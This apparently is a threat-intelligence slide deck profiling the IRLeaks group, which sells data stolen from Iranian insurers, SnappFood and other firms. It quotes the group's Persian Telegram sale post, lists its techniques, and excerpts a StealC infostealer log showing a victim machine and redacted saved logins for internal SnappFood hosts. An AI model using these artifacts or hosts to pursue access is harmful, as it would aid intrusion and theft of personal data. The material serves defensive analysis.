Behavior Analysis of threat actors

IRLeaks

Group Info

Name
IRLeaks

Motives for Attacks
Crime: Ransom
Crime: Infosteal

Industry Sections
Financial-services:insurance
Transportation:ride-hailing
retail:electronic shopping
government:public administration and defense
financial-services:banks

Category
Cybercriminal

Targets
Asian Insurance
Razi Insurance
Sina Insurance
Alborz Insurance
Dana Insurance
Moalem Insurance
Saman Insurance
Atieh Insurance
Novin Insurance
Kaarafarin Insurance
snapp food
Hajj and Pilgrimage Organization
otaghak
Tosan
Day Insurance
Mihan Insurance
Ma Insurance
Arman Insurance
Parsian Insurance
Sarmad Insurance
Tejarat Insurance
Taavon Insurance
Iran Moein Insurance
Omid Insurance
Hafez Insurance
Kharizma Insurance
tapsi

Behavior Analysis of threat actors

IRLeaks

Initial Access

Exploit Public-Facing Application
Valid Accounts (Provided by IABs)

Methodology

Data Theft

TTPs

- Exfiltration Over Web Service: Exfiltration
- to Cloud Storage
- Server Software Component: Web Shel

Behavior Analysis of threat actors

IRLeaks

Snapp! Food

An example of selling stolen data from SnapFood on a Telegram channel by a group called IRLEAKS

December 31, 2023

IRLeaks

اسنپ‌فود هک شد!

به طور خلاصه موارد زیر در اختیار ما قرار دارد:

- اطلاعات بیش از ۲۰ میلیون کاربر شامل: نام کاربری، پسورد، ایمیل، نام و نام خانوادگی، شماره موبایل، تاریخ تولد و ...
- اطلاعات بیش از ۵۱ میلیون آدرس کاربر شامل: موقعیت GPS، آدرس کامل، شماره تلفن و ...
- اطلاعات بیش از ۱۸۰ میلیون دستگاه همراه شامل: نوع و مدل دستگاه، پلتفرم، توکن، فروشگاه نصب برنامه و ...
- اطلاعات بیش از ۳۶۰ میلیون سفارش شامل: آی‌پی سفارش دهنده، آدرس دریافتی، تلفن دریافتی، شهر، مدت زمان دریافت، نام و نام خانوادگی، مشخصات فروشگاه یا رستوران، قیمت، محصول و ...
- اطلاعات بیش از ۳۵ هزار پیک شامل: نام، نام خانوادگی، شماره تماس، کد ملی، شهر و ...
- اطلاعات بیش از ۶۰۰ هزار پرداخت سفارش شامل: نام کامل صاحب کارت، نام کامل مشتری، شماره تماس، شماره کارت، نام بانک و ...
- اطلاعات بیش از ۱۶۰ میلیون سفر انجام شده توسط پیک شامل: نام کامل مبدا و مقصد، آدرس مبدا و مقصد، تلفن مبدا و مقصد، موقعیت جغرافیایی مبدا و مقصد، تاریخ و ...
- اطلاعات بیش از ۲۴۰ هزار Vendor شامل: نام کامل، آدرس، تلفن، ایمیل، موقعیت مکانی GPS، نام مدیریت مجموعه و ...
- اطلاعات بیش از ۸۸۰ میلیون سفارش محصول

Behavior Analysis of threat actors

IRLeaks

- Using stolen information and gaining initial access
- StealC

```
stealc stealer

powerful native stealer based on C lang

forum topics:
        - https:[redacted]
        - https:[redacted]
        - https:[redacted]

buy:
        - telegram: t.me/[redacted]

Network Info:
        - IP: [redacted]
        - Country: IR

System Summary:
        - HWID: B3AF8B15E39696606590
        - OS: Windows 10 Enterprise
        - Architecture: x64
        - UserName: Lenovo
        - Computer Name: DESKTOP-NH6565R
        - Local Time: 2023/7/29 14:3:47
        - UTC: 3
        - Language: en-US
        - Keyboards: English (United States) / Persian (Iran)
        - Laptop: TRUE
        - Running Path: C:\Windows\SysWOW64\explorer.exe
        - CPU: Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz
        - Cores: 4
        - Threads: 8
        - RAM: 8063 MB
        - Display Resolution: 1366x768
        - GPU:
                -Intel(R) UHD Graphics 620
```

```
866  browser: Microsoft Edge
867  profile: Default
868  url: https://jira-it.snappfood.ir/secure/Dashboard.jspa
869  login:[redacted]
870  password:[redacted]
871
```

```
1010  browser: Microsoft Edge
1011  profile: Default
1012  url: https://confluence.snappfood.ir/login.action
1013  login:[redacted]
1014  password:[redacted]
```

```
1130  browser: Microsoft Edge
1131  profile: Default
1132  url: https://staging-backend.snappfood.ir/auth/login
1133  login:[redacted]
1134  password:[redacted]
```

GRAPH

سپاس از توجه شما